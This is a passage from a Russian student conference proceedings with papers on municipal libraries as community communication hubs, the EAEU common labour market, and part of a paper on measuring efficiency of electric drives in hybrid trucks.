3. Future Sales [Электронный ресурс]: Инструменты продвижения товара на рынке – Режим доступа: http://future-sales.ru/salesinstruments/ (дата обращения: 25.12.2018).

4. Примеры маркетинга [Электронный ресурс]: Журнал «Коммерческий директор» - профессиональный журнал коммерсанта – Режим доступа: https://www.kom-dir.ru/article/1690-primery-marketinga (дата обращения: 26.12.2018).

УДК-02

Румянцева Т.Е.
студент 3 курса
Институт социальных отношений
Казакова С.П., к.филос.н.
доцент
кафедра «Социальной работы и социальных технологий»
Калужский Государственный Университет им. К.Э. Циолковского
Россия, г. Калуга

БИБЛИОТЕКА КАК КОММУНИКАЦИОННАЯ ПЛОЩАДКА МЕСТНОГО СООБЩЕСТВА

Аннотация: Раскрыта роль библиотек в формировании информационного общества. Библиотека представлена как площадка для общения и налаживания контактов. В качестве примера развития муниципальной библиотеки приведены основные направления работы муниципального учреждения «Боровская централизованная библиотечная система» Калужской области.

Ключевые слова: информационное общество, коммуникации, социально - коммуникативный институт, автоматизированные библиотечные системы, социальное партнерство, самопрезентация.

Rumyanceva T.E., 3-year student
Institute of Social Relations
Kaluga State University. K. E. Tsiolkovsky
Kaluga, Russia
Kazakova S.P.
PhD (philos.), associate Professor of Department «Social Work and social Technologies»
Kaluga State University of K.E. Tsiolkovsky
Kaluga, Russia

LIBRARY AS A COMMUNICATION PLATFORM FOR THE LOCAL COMMUNITY

Abstract: The role of libraries in the information society. Library is presented as a platform for communication and networking. As an example, the development of municipal library provides the basic directions of work of the municipal institution «Borovskaya centralized library system», Kaluga oblast.

Keywords: information society, communication, social-communicative Institute, automated library systems, social partnership, self-presentation.

БИБЛИОТЕКА КАК КОММУНИКАЦИОННАЯ ПЛОЩАДКА МЕСТНОГО СООБЩЕСТВА

К числу приоритетных задач человечества относится построение информационного общества. В настоящее время активно развивается сфера информационных услуг, они становятся более разнообразными и

доступными для широких слоев населения. Неотъемлемыми атрибутами современного человека, без которых невозможно представить нашу повседневную жизнь и профессиональную деятельность являются: мобильная телефония, цифровое телевидение, автомобильные спутниковые навигационные системы и многое другое. Быстрыми темпами совершенствуются средства информации и новые информационные технологии, которые открывают невиданные ранее возможности доступа к информации и знаниям, позволяют каждому человеку реализовать свой потенциал и улучшить качество жизни.

Развитие информационного общества, часто именуемого «обучающимся обществом», неразрывно связано с возрастанием потребности каждого гражданина в постоянном повышении квалификации, обновлении знаний, освоении новых видов деятельности.

Библиотеки, располагая множеством разнообразных источников информации, являются непосредственными участниками в реализации поставленных задач по развитию информационного общества и, что очень важно, проявляют свою коммуникативность и позиционируют себя как социально- коммуникативный институт и субъект коммуникации.

Коммуникация - это сложный процесс, состоящий из взаимозависимых шагов, каждый из этих шагов необходим для того, чтобы сделать наши мысли понятными другому лицу. Другими словами, это процесс двустороннего обмена информацией, ведущий к взаимному пониманию.

Социальные потребности человека или группы людей являются основной причиной, по которой люди нуждаются в коммуникации. В целях удовлетворения тех или иных своих насущных потребностей (выживание, сотрудничество с другими людьми, убеждение других действовать так или иначе, осуществление власти, объединение обществ и организаций в одно целое, получение и сообщение информации, проявление своих творческих начал) мы вступаем в коммуникативный процесс.

Если рассматривать коммуникации в таком учреждении как библиотека, то многие выше перечисленные цели могут быть достигнуты в ходе ежедневного кропотливого труда библиотекарей с помощью проведения различных библиотечных мероприятий.

Глобальная информатизация привела к изменениям социальной роли библиотек в обществе. К традиционным функциям просветительского характера и сохранения культурного наследия добавились функции общедоступных информационных центров, предоставляющих доступ к мировым информационным сетям.

Значительное возрастание доли самостоятельной работы с источниками информации в структуре практически любого вида деятельности человека, живущего в информационном обществе, широкое внедрение новых информационных технологий, существенно обогативших номенклатуру информационных продуктов и услуг, предоставляемых потребителям информации, — все это обусловливает необходимость

владения библиотекарем не только традиционными профессиональными знаниями и умениями, но и заставляет осваивать методы обучения пользователей навыкам работы с информацией.[267]

Библиотекари обучают читателей поиску информации и навыкам работы с различными видами информации, в последние годы активно внедряют специальные обучающие курсы: «Основы библиотечно-библиографической грамотности», «Основы компьютерной грамотности». Информационная подготовка в библиотеках включает обучение грамотному поиску документальной информации, работе со справочными изданиями, традиционными и электронными библиотечными каталогами.

Процесс внедрения автоматизированных систем и технологий в библиотеках России находится в стадии развития. В результате федеральные и крупнейшие региональные библиотеки имеют высокий уровень технической оснащенности, что делает их заметными участниками информационной инфраструктуры страны. Практически во всех библиотеках этого уровня созданы и активно используются специальные автоматизированные библиотечные системы.

В небольших муниципальных библиотеках (городских, районных) ощущается заметное отставание процесса автоматизации. Но изменения, происходящие в целом в обществе и библиотечном сообществе в частности, влияют на все библиотеки без исключения и заставляют менять многие подходы в работе. Кроме того, остро стоит вопрос об основах существования традиционных библиотек, их функциях и задачах.

Однако в то время, пока ведущие специалисты библиотечного дела страны ведут дискуссии по поводу будущего «бумажных» книг и самого существования библиотек, муниципальные библиотеки работают над поиском новых моделей библиотечного развития, обеспечивающих жизнеспособность библиотеки как необходимого обществу социального института.

Централизованная библиотечная система Боровского района Калужской области представляет собой сеть общедоступных библиотек, в состав которой входят: центральная районная библиотека, центральная районная детская библиотека и 11 сельских библиотек - филиалов.

Ровно год назад Боровская центральная районная библиотека отметила свое 120-летие. Фонд библиотеки формируется на протяжении всех лет ее существования. Первые экземпляры книг, собранные общественностью города в год ее открытия, до сих пор занимают почетное место на библиотечных стеллажах. При поддержке администрации района мы имеем возможность ежегодно приобретать новую литературу на бумажных и электронных носителях.

Важным шагом в развитии библиотеки стало подключение к

[267] Гендина Н.И. Информационная грамотность и медиакультура в России //Знание. Понимание. Умение.- 2013.- №4

Национальной электронной библиотеке, что позволит минимизировать количество отказов нашим пользователям.

С 2003 года в библиотеке открыт Центр правовой информации, до сих пор успешно предоставляющий с помощью постоянно обновляемой справочно- поисковой системы «КонсультантПлюс» необходимую правовую информацию всем заинтересованным пользователям.

В настоящее время на территории области реализуется проект «Электронный гражданин». В библиотеку обращаются те, кто хочет идти в ногу со временем и научиться использовать компьютер в повседневной жизни. Кроме того, желающим оказывается консультационная помощь при регистрации на справочно-информационном интернет-портале государственных услуг Российской Федерации.

В двух сельских библиотеках - филиалах открыты удаленные рабочие места офиса «Мои документы» (МФЦ) для оказания государственных услуг населению.

С 2005 года библиотека формирует сводный электронный каталог ЦБС и краеведческую базу данных «Край». Приобретение в текущем году Системы автоматизации библиотек ИРБИС 64 позволит краеведческую базу сделать полнотекстовой. Таким образом, собранный и оцифрованный уникальный краеведческий материал будет систематизирован и представлен пользователям для изучения.

По заказу Правительства Калужской области в издательстве «Золотая аллея» в 2002 году были изданы альбомы «Летопись родного края» для того, чтобы все библиотеки области вручную записывали значимые события общественной и культурной жизни своих сел, деревень и городов. В юбилейный для нашего города год, 650 - летия с момента основания, администрация заинтересовалась этой работой районной библиотеки и помогла издать книгу «Боровск 1998-2008. Хроника десятилетия». Для этого сотрудники проделали огромную работу по переводу рукописной летописи в электронный вид. Ровно через десять лет, к следующему юбилею библиотека подготовила вторую книгу «Боровск 2008- 2018. Хроника десятилетия», и она вновь была издана. При активном участии библиотеки за последние три года в городе был издан и ряд других краеведческих книг.

Известный литературовед, библиограф и культуролог Екатерина Юрьевна Гениева утверждала, что библиотека «должна всемерно поддерживать и развивать в себе социализирующую функцию, функцию института, где не только собраны «ресурсы», но где обеспечивается непосредственный контакт и общение индивидов, обращающихся к «знанию», где происходит обучение тому, как воспринять и понять информацию, где осуществляется межкультурный тренинг, обеспечивающий ориентацию в сложном многополярном мире современной культуры».[268]

[268] Гениева Е.Ю. Библиотека как центр межкультурной коммуникации.- М.: «Российская политическая энциклопедия» (РОССПЭН), 2008

Библиотека сегодня тесно связана с окружающим социумом. Ей необходимо иметь множество социальных партнёров, создавать свой неповторимый имидж и разрабатывать новый формат общения с пользователями. Именно посредством связей с общественностью библиотеки рассказывают населению о себе, о возможностях, которыми они располагают, о многообразии различных изданий, находящихся в их фондах, о широком спектре библиотечно-информационных услуг.

Как же выстраивают своё общение, свои связи с общественностью наши библиотеки?

Сотрудничество с местными печатными органами – давняя традиция наших библиотек. Главной задачей сотрудников является формирование качественного информационного повода, интересного и актуального материала. Материал о крупных и значимых мероприятиях библиотек ЦБС (Всероссийские акции Библионочь и Ночь искусств, обучение населения ИКТ с помощью видеокурса «Электронный гражданин» и т.п.) имеет больше шансов быть опубликованным, так как он связан с направлениями и тенденциями, обозначенными первыми лицами государства или региона. Такие публикации способствуют повышению узнаваемости библиотеки и притоку читателей.

Традиционными формами самопрезентации библиотеки являются выставки - просмотры, оконные книжные выставки, обзоры литературы, тематические встречи, литературные вечера, презентации краеведческих книг, экскурсии в библиотеку и т.п.

Благодаря проекту Министерства культуры РФ «Всероссийский виртуальный концертный зал» у наших посетителей появилась уникальная возможность в стенах библиотеки услышать и увидеть лучшие филармонические концерты с участием российских и зарубежных звезд. Этот проект способствует созданию равных возможностей доступа к культурным ценностям для всех граждан страны.

Выпуск и распространение информационно-рекламной продукции разного рода: буклетов, брошюр, закладок, календарей направлен на популяризацию чтения и библиотеки. Эта форма работы известна давно и вполне традиционна, что, однако, не умаляет ее эффективности.

Наше учреждение имеет свой сайт, а библиотеки - страницы в социальных сетях. Таким образом, используя интернет - технологии, мы выстраиваем коммуникации с молодым поколением, постоянно находящимся в сети.

Библиотеки ЦБС активно сотрудничают с детскими садами, школами, другими муниципальными учреждениями культуры и социальной сферы, общественными организациями.

Мы убеждены, что успешность библиотеки и эффективность её работы напрямую зависит от интенсивности развития социального партнерства.

Но успех и популярность любой библиотеки напрямую зависит и от её сотрудников, от их умения наладить контакт с читателем, посетителем

мероприятий, спонсором, учредителем и потенциальным партнёром. Сотрудники наших библиотек стараются настроить доверительные отношения со всеми категориями нашего населения. Мы понимаем, что с социальными партнёрами необходимо выстраивать взаимовыгодные и дружеские отношения, а также не стесняться сообщать обществу о новостях библиотечной жизни через СМИ и выходя на мероприятия городского или районного уровня.

Успешная библиотека должна быть активной, участвовать в жизни общества, демонстрировать готовность библиотечных специалистов открывать для себя новые формы работы, активно включаясь в модные социальные тенденции.

Библиотека – это действительно то место, где происходит коммуникация между людьми во времени и пространстве, это площадка для общения и налаживания контактов. Здесь хранятся знания, накопленные столетиями, и любой человек при желании имеет возможность воспользоваться ими.

Являясь социально-коммуникативным институтом и субъектом коммуникации, современная библиотека будет оставаться необходимой и востребованной. А техническая и технологическая модернизация библиотеки позволит стать ей полноправным субъектом информационного пространства.

Использованные источники:

1. Арутюнов, В. В. Типология и особенности современных коммуникаций в работе библиотек : искусство и наука общения : учеб.-метод. пособие / В. В. Арутюнов .– Москва : Литера, 2009 .– 202 с.
2. Гениева Е.Ю. Библиотека как центр межкультурной коммуникации.- М.: «Российская политическая энциклопедия» (РОССПЭН), 2008.- 208 с.
3. Гендина Н.И. Информационная грамотность и медиакультура в России //Знание. Понимание. Умение.- 2013.- №4.- с. 77-83
4. Древетняк Е. В. Роль библиотеки в современном информационном пространстве// Ученые записки Крымского федерального университета имени В.И. Вернадского. -2013.- № 3, с. 101–106.
5. Нестеров А.К. Роль коммуникации в современном обществе [Электронный ресурс]// Образовательная энциклопедия ODiplom.ru - http://odiplom.ru/lab/rol-kommunikacii-v-sovremennom-obszestve.html
6. Рябов, М. А. Библиотека как коммуникационная система // Библиотековедение.– 2008. – № 2. – С. 28–31
7. Туева Л.М. Библиотека в контексте социальных коммуникаций [Электронный ресурс]// Вестник КемГУКИ.- 2014.- №27.- с.211-216.- https://cyberleninka.ru/article/n/biblioteka-v-kontekste-sotsialnyh-kommunikatsiy

УДК 339.5

Рыбакова М.А.
студент 4 курса
Яковская Я.О.
студент 4 курса
Институт истории и права
научный руководитель: Ахмедзянов Р.Р.
доцент
кафедра таможенного дела
Калужский государственный университет им. К.Э. Циолковского
Российская Федерация, г. Калуга

ФОРМИРОВАНИЕ ОБЩЕГО РЫНКА ТРУДА КАК РЕЗУЛЬТАТ ФУНКЦИОНИРОВАНИЯ ЕВРАЗИЙСКОГО ЭКОНОМИЧЕСКОГО СОЮЗА

Аннотация: В статье рассмотрены вопросы формирования общего рынка труда как результата функционирования Евразийского экономического союза. Обозначены преимущества и недостатки трудовой миграции. Приведена сравнительная оценка стоимости рабочей силы стран Союза. Делается вывод о необходимости совершенствования трудового законодательства и механизмов социальной защиты иностранных работников из соседних по Союзу стран.

Ключевые слова: общий рынок труда, Евразийский экономический союз, трудовое законодательство, трудовые ресурсы, трудовая миграция.

Rybakova M.A.
Yakovskaya Y.O.
Akhmedzyanov R.R.

FORMATION OF A COMMON LABOR MARKET AS A RESULT OF THE FUNCTIONING OF THE EURASIAN ECONOMIC UNION

Abstract: the article deals with the formation of a common labor market as a result of the functioning of the Eurasian economic Union. The advantages and disadvantages of labor migration are outlined. A comparative assessment of the labor cost of the Union countries is given. It is concluded that it is necessary to improve the labor legislation and mechanisms of social protection of foreign workers from neighboring countries of the Union.

Key words: common labor market, Eurasian economic Union, labor legislation, labor resources, labor migration.

Вопросы движения трудовых (человеческих) ресурсов на протяжении двух десятилетий входят в число наиболее значимых на постсоветском пространстве.

Дальнейшее развитие евразийской интеграции зависит от того, насколько успешным будет реальная «интеграция снизу» — рост взаимной торговли товарами и услугами, трансграничных инвестиций и

цивилизованной трудовой миграции.

Граждане государств-членов Союза имеют право осуществлять трудовую деятельность в любом из государств-членов Союза без получения разрешения на осуществление трудовой деятельности в государстве трудоустройства.

Согласно Договору о ЕАЭС (раздел XXVI, ст. 96-98), работники государств-членов имеют право на трудоустройство в любом государстве Союза и на получение базовых социальных гарантий для себя и членов своей семьи. Для трудящихся граждан других государств-членов Союза предусмотрены равные с гражданами государства трудоустройства условия налогообложения доходов физических лиц с первого дня работы.[269]

Основанием для пребывания на территории другого государства Союза является наличие заключенного с работодателем трудового или гражданско-правового договора, сроком действия которого определяется и срок временного пребывания работника и членов его семьи на территории этой страны.

В соответствии с Договором о ЕАЭС (раздел XXVI, ст. 97), работникам из государств — членов ЕАЭС дается 90 дней с даты въезда на территорию другого государства-члена для решения всех вопросов по трудоустройству (то есть 30 дней до постановки на миграционный учет и еще 60 дней — после), в то время как гражданам прочих стран дается лишь 30 дней на всё.[270]

Желающим устроиться на работу в соседней по Союзу стране более не требуется проходить специальную процедуру признания документов об образовании, так как они признаются государствами-членами на взаимной основе. Исключением является — педагогическая, юридическая, медицинская и фармацевтическая деятельность. Для таких специалистов процедура признания документов необходима.

Общий рынок труда в рамках ЕАЭС зачастую теряется на фоне таких тем, как динамика торговли, изменения в таможенном тарифе или переговоры по зонам свободной торговли. Между тем для некоторых государств-членов устранение барьеров на рынке труда даже важнее, чем свобода движения товаров, услуг и капитала. Более того, в плане международных сравнений создание общего рынка труда — большое достижение: в мире их всего два — в ЕС и в ЕАЭС.

Так, трудовая миграция позволяет гражданам, выезжающим из своей страны на заработки, поддерживать свои семьи и домашние хозяйства на родине денежными переводами. В некоторых странах трансграничные переводы достигают значительных объемов в масштабе национальной экономики, зачастую являясь единственным источником дохода для сотен тысяч граждан.

[269] Евразийская экономическая интеграция — 2017. — СПб.: ЦИИ ЕАБР, 2017. — 88 с
[270] Евразийская экономическая интеграция — 2017. — СПб.: ЦИИ ЕАБР, 2017. — 88 с

Межгосударственная миграция трудовых ресурсов в странах ЕАЭС показывает, что Армения, Казахстан и Кыргызстан в целом являются экспортерами трудовых ресурсов.

При этом трудовые ресурсы Казахстана и Кыргызстана в основном (на 88,5 и 97,3 % соответственно) циркулируют в рамках ЕАЭС, тогда как Армения в рамках ЕАЭС стала импортером рабочей силы.

Россия и Беларусь являются импортерами рабочей силы, причем если для Беларуси движение трудовых ресурсов практически наполовину (43,6 % приток и 53,1 % отток) происходит в рамках ЕАЭС, то для России зависимость от рынка рабочей силы ЕАЭС минимальна (26,3 % приток и 21,2 % отток).

Сравнительная оценка стоимости рабочей силы стран ЕАЭС показывает высокую привлекательность рынка труда России и Казахстана, крайне низкую Кыргызстана и относительно низкую Армении и Беларуси.

Соответственно, при прочих равных условиях, квалифицированная рабочая сила будет перетекать из Беларуси и Армении в Россию и из Кыргызстана в Казахстан. Однако с учетом явного недостатка свободных рабочих мест в Казахстане основным импортером рабочей силы остается Россия.

Сведения о движении трудовых ресурсов из государств-членов ЕАЭС в Российскую Федерацию за 2016-2017 гг., согласно данным Министерства внутренних дел РФ, приведены ниже (таблица 1).

Таблица 1 – Сведения о численности граждан государств-членов ЕАЭС, въехавших в Российскую Федерацию для осуществления трудовой деятельности за 2016-2017 гг., тыс. чел.

Государства-члены ЕАЭС	2016 год	2017 год
Киргизия	362	377
Армения	210	233
Казахстан	72	88
Белоруссия	98	125

Как видим, российский рынок труда стал главным рынком трудовых ресурсов в ЕАЭС. Отмечается изменение и структуры трудовой миграции на российском рынке труда. Оно характеризуется замещением трудовых мигрантов из стран, не вошедших в ЕАЭС, трудовыми мигрантами из государств - членов ЕАЭС.

Стоит упомянуть плюсы и минусы трудовой миграции. К плюсам можно отнести то, что по возвращении на родину трудовые мигранты привозят с собой багаж новых навыков, умений, знаний, деловых связей, которые в перспективе способны стать дополнительным драйвером роста национальной экономики.

К минусам относится проблема оттока квалифицированных кадров из менее развитых стран в более развитые. Но эту проблему не решить иначе как путем создания новых рабочих мест в странах — донорах трудовых ресурсов, привлекательных условий труда, переориентации системы

образования на подготовку передовых кадров для секторов национальной экономики, наиболее нуждающихся в развитии и обладающих высоким производственным и экспортным потенциалом.

Таким образом, на основе вышеизложенного, мы видим довольно неоднозначную картину рынка труда в ЕАЭС. С одной стороны, страны Союза обладают значительными трудовыми ресурсами с достаточно высокой квалификацией. В ЕАЭС соседствуют страны, остро нуждающиеся в иностранных работниках, и страны, в которых наблюдается избыток трудовых ресурсов и нехватка рабочих мест. В то же время есть проблемы, которые необходимо решить для того, чтобы союзный рынок труда стал по-настоящему привлекательным и самодостаточным.

Поэтому, необходимо продолжать совершенствование наднационального трудового законодательства и механизмов социальной защиты иностранных работников из соседних по Союзу стран. В связи с этим, предстоит большая работа как по повышению производительности труда на действующих предприятиях, привлекающих иностранных работников, так и по созданию новых рабочих мест не только в странах-реципиентах, но прежде всего в странах — донорах трудовых ресурсов.

Использованные источники:

1. Интеграционный барометр ЕАБР — 2017. — СПб.: ЦИИ ЕАБР, 2017. — 108 с
2. Евразийская экономическая интеграция — 2017. — СПб.: ЦИИ ЕАБР, 2017. — 88 с
3. Осадчая Г. И. Формирование единого рынка труда евразийского экономического союза как условие успешности интеграционных процессов в ЕАЭС // Архонт. 2017. №1.
4. Самат Бикитаевич Алиев Трудовая миграция в рамках евразийского экономического Союза // Евразийская Экономическая Интеграция. 2015. №4 (29).
1. Статистические сведения по миграционной ситуации в Российской Федерации за 12 месяцев 2016 года с распределением и регионам, 2016 г. [Электронный ресурс]: Официальный сайт Министерства внутренних дел Российской Федерации – Режим доступа: https://мвд.рф/Deljatelnost/statistics/migracionnaya/item/9359228/
2. Статистические сведения по миграционной ситуации в Российской Федерации за 12 месяцев 2017 года с распределением и регионам, 2017 г. [Электронный ресурс]: Официальный сайт Министерства внутренних дел Российской Федерации – Режим доступа: https://мвд.рф/Deljatelnost/statistics/migracionnaya/3/

УДК 621.3.078.3

Рылёва А.А.
студент 4 курса
факультет «Информатика и системы управления»
Мелузов О.В.
студент 4 курса
факультет «Информатика и системы управления»
МГТУ им. Н.Э. Баумана
Россия, г. Москва

РАЗРАБОТКА МЕТОДИКИ ОПРЕДЕЛЕНИЯ КПД КАК ПОКАЗАТЕЛЯ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ЭЛЕКТРИЧЕСКИХ МАШИН НА ПОСТОЯННЫХ МОМЕНТАХ

Аннотация: В данной статье будет рассмотрен способ определения эффективности электрических машин на постоянных моментах. В настоящее время все страны миры стремятся сократить расходы топлива, а также снизить процент загрязнения окружающей среды. При переходе на гидравлические или электрические автомобили есть множество нюансов. Возникают вопросы в производительности, в цене. Поэтому данная работа является актуальной, так как с помощью нее можно решить основные вопросы.

Ключевые слова: КПД, электрические машины, эффективность, комбинированная электрическая установка, электрическая мощность, электропривод.

Rylyova A.A.
student
4 year, Faculty of Computer Science and Management Systems
BMSTU them. N.E. Bauman
Russia, Moscow
Meluzov O.V.
student
4 year, Faculty of Computer Science and Management Systems
BMSTU them. N.E. Bauman
Russia, Moscow

DEVELOPMENT OF METHODS FOR DETERMINING EFFICIENCY AS AN INDICATOR OF THE EFFICIENCY OF USING OF ELECTRIC CARS ON CONSTANT MOMENTS

Abstract: This article will consider a method for determining the efficiency of cars on constant moments. At present, all countries of the world are striving to reduce fuel consumption, as well as reduce the percentage of environmental pollution. There are many nuances when switching to hydraulic or electric cars. There are questions in performance, in price. Therefore, this work is relevant, because with it the main issues can be solved.

Key words: coefficient of efficiency, electric cars, efficiency, combined

electrical installation, electric power, electric drive.

Одной из приоритетных государственных задач в настоящее время является модернизация транспортной сферы как одной из ключевых отраслей, эффективность которой определяет успешность развития всей экономики страны. Одним из главных направлений, по которому ведется модернизация, является сокращение потребления топлива и защита окружающей среды, в связи с чем нормы выбросов вредных веществ двигателями внутреннего сгорания постоянно ужесточаются.

Большинство транспортных перевозок, производимых по дорогам с капитальным покрытием (асфальто-, асфальто-железобетонным), осуществляется магистральными автопоездами. Современные магистральные тягачи оснащают, в основном, дизельными и турбодизельными двигателями, однако в последнее время наблюдается увеличение доли грузовых автомобилей с комбинированной энергетической установкой (КЭУ). КЭУ представляет собой силовой агрегат, включающий ДВС и электромотор, которые могут работать как раздельно, так и совместно. Автомобиль с КЭУ способен трогаться с места и даже разгоняться только на электротяге, без запуска ДВС, что влечет за собой экономию топлива и снижение выбросов вредных веществ. Изначально КЭУ была применена на грузовых автомобилях, работающих в городских условиях, где показала эффективность. На выставке в г. Ганновере в 2008 году был представлен концепт Mercedes-Benz Econic BlueTec Hybrid (рисунок 1). Концепт представляет трехосное шасси Econic BlueTec Hybrid 2629 NLA с полной массой 26 тонн и комплектуется 6-ти цилиндровым дизельным двигателем OM 906 LA (Евро-5) мощностью 210 кВт (286 л.с.), электромотором мощностью 44 кВт, скомбинированным с автоматической трансмиссией и блоком литий-ионных АКБ.

Рисунок 1 – Грузовой автомобиль Mercedes-Benz Econic BlueTec Hybrid

По заявлениям исследовательской группы Daimler – Shell, эксплуатационные испытания грузовых автомобилей с КЭУ показали, что в

городском режиме движения экономия топлива составляет от 6 до 30 %, что обеспечивает окупаемость более дорогих транспортных средств с КЭУ по сравнению с обычными транспортными средствами.

Главным показателем эффективности работы КЭУ является коэффициент полезного действия (КПД) силового агрегата. Работы по повышению КПД ДВС и КП проводились с момента появления этих агрегатов и результатам этих работ посвящено множество научных трудов. Поэтому повысить эффективность КЭУ возможно оптимизацией алгоритма управления потоками мощности и (или) повышением эффективности работы электромашины и ее вспомогательных агрегатов, таких как система охлаждения, инвертор, жгуты, АКБ, блок контакторов. Для работы по вышеописанным направлениям необходимо проводить большое количество оптимизационных расчетов, в которых одним из главных входных параметров является КПД КЭУ. Эффективность силовой установки во многом зависит от КПД электромашины, который в настоящее время определяется как отношение подаваемой электрической мощности от аккумуляторной батареи к механической мощности на выходном валу электромашины. В настоящее время при расчете КПД учитываются лишь суммарные потери в самом электродвигателе: электрические (нагрев проводников с током), магнитные, механические (трение в подшипниках электродвигателя, вентиляция) и дополнительные. Однако, помимо внутренних потерь электромашины, имеются потери на вспомогательное оборудование, служащее для обеспечения нужд самой электромашины. Речь идет об инверторе, аккумуляторной батарее, блоке контакторов, жгутах и системе охлаждения. Режим работы и КПД каждого из этих агрегатов сказывается на эффективности работы электропривода, а следовательно, и на эффективности работы автомобиля. Эффективность работы может быть выражена как через экономию топлива, так и через увеличение выполненной работы в единицу времени.

Важно понимать, что использование электропривода само по себе не дает значительного снижения расхода топлива, т.к. большое количество энергии уходит на поддержание в работоспособном состоянии всей системы электромашины и подзарядку аккумуляторной батареи, т.к. режима рекуперации недостаточно для полного заряда АКБ.

По данным исследований различных фирм, снижение расхода топлива от использования КЭУ на грузовых автомобилях в среднем составляет 10-30% от показателей сопоставимого дизельного аналога (для автомобилей Kenworth – 30%, Peterbilt – 25%, DAF LF Hybrid – 10-20%, Renault Trucks – до 20%, Volvo – 15-20%, Mercedes – 15-20%). Однако эти цифры получены в результате полигонных испытаний и при их повторении в реальных дорожных условиях могут существенно снизиться. Например, специалисты фирмы MAN, проведя подобные исследования, выяснили, что наибольшая экономия, в 18,1%, достижима только при частичной загрузке и работе в центре города. При полной загрузке и езде по всей территории города можно

сэкономить 15%, в пригороде – 6,2%, а на шоссе экономия составит 0,4%. Как видно из приведенных примеров применения электропривода на магистральных автопоездах, правильная настройка всех систем автомобиля позволяет получить экономию топлива менее 15%, следовательно, каждый дополнительный процент экономии будет неплохим результатом.

Также из анализа общедоступных источников информации, в которых приводились материалы по результатам испытаний грузовых автомобилей с КЭУ, было установлено, что на расход топлива влияет не только алгоритм работы электромашины и ее вспомогательных устройств, но и режимы работы рулевого управления, тормозной системы и прочих агрегатов. Так, например, у автомобилей MAN насос усилителя руля не гидравлический, а электрический, благодаря чему двигатель таких гибридных автомобилей при повороте ключа зажигания не запускается.

На специализированном стенде ФГУП «НАМИ» (рисунок 2), предназначенном для отработки алгоритма управления потоками мощности грузового автомобиля колесной формулой 6х6 с индивидуальным электрическим приводом колес передней оси, были проведены первичные испытания, результаты которых показаны на рисунке 3. Объектом испытаний являлась КЭУ автомобиля 6х6, в состав которой входят следующие компоненты:

- двигатель внутреннего сгорания (ДВС) Cummins 380;
- автоматизированная 16-ти ступенчатая коробка передач с интегрированным электромотором в комплекте с инвертором;
- две синхронные электромашины в комплекте с инверторами;
- аккумуляторная батарея;
- система управления в составе блока управления автомобилем VCU, программного обеспечения и датчиков;
- вспомогательные компоненты, необходимые для обеспечения работоспособности КЭУ (система термостатирования, жгуты, привода и др.).




Рисунок 2 – 3D модель стенда

Рисунок 3 – Изменение мощностей на электродвигателе

Красным цветом показана электрическая мощность, потребляемая электромашиной, а черным цветом – механическая мощность на выходном валу электромашины. Из данного графика можно посчитать ориентировочный КПД (при данном режиме нагрузки) электродвигателя,

который равен 80%. Если построить на этом рисунке еще одну кривую, показывающую мощность, расходуемую на привод вспомогательного оборудования, то можно получить полную картину мощностного баланса электрической системы (рисунок 4).

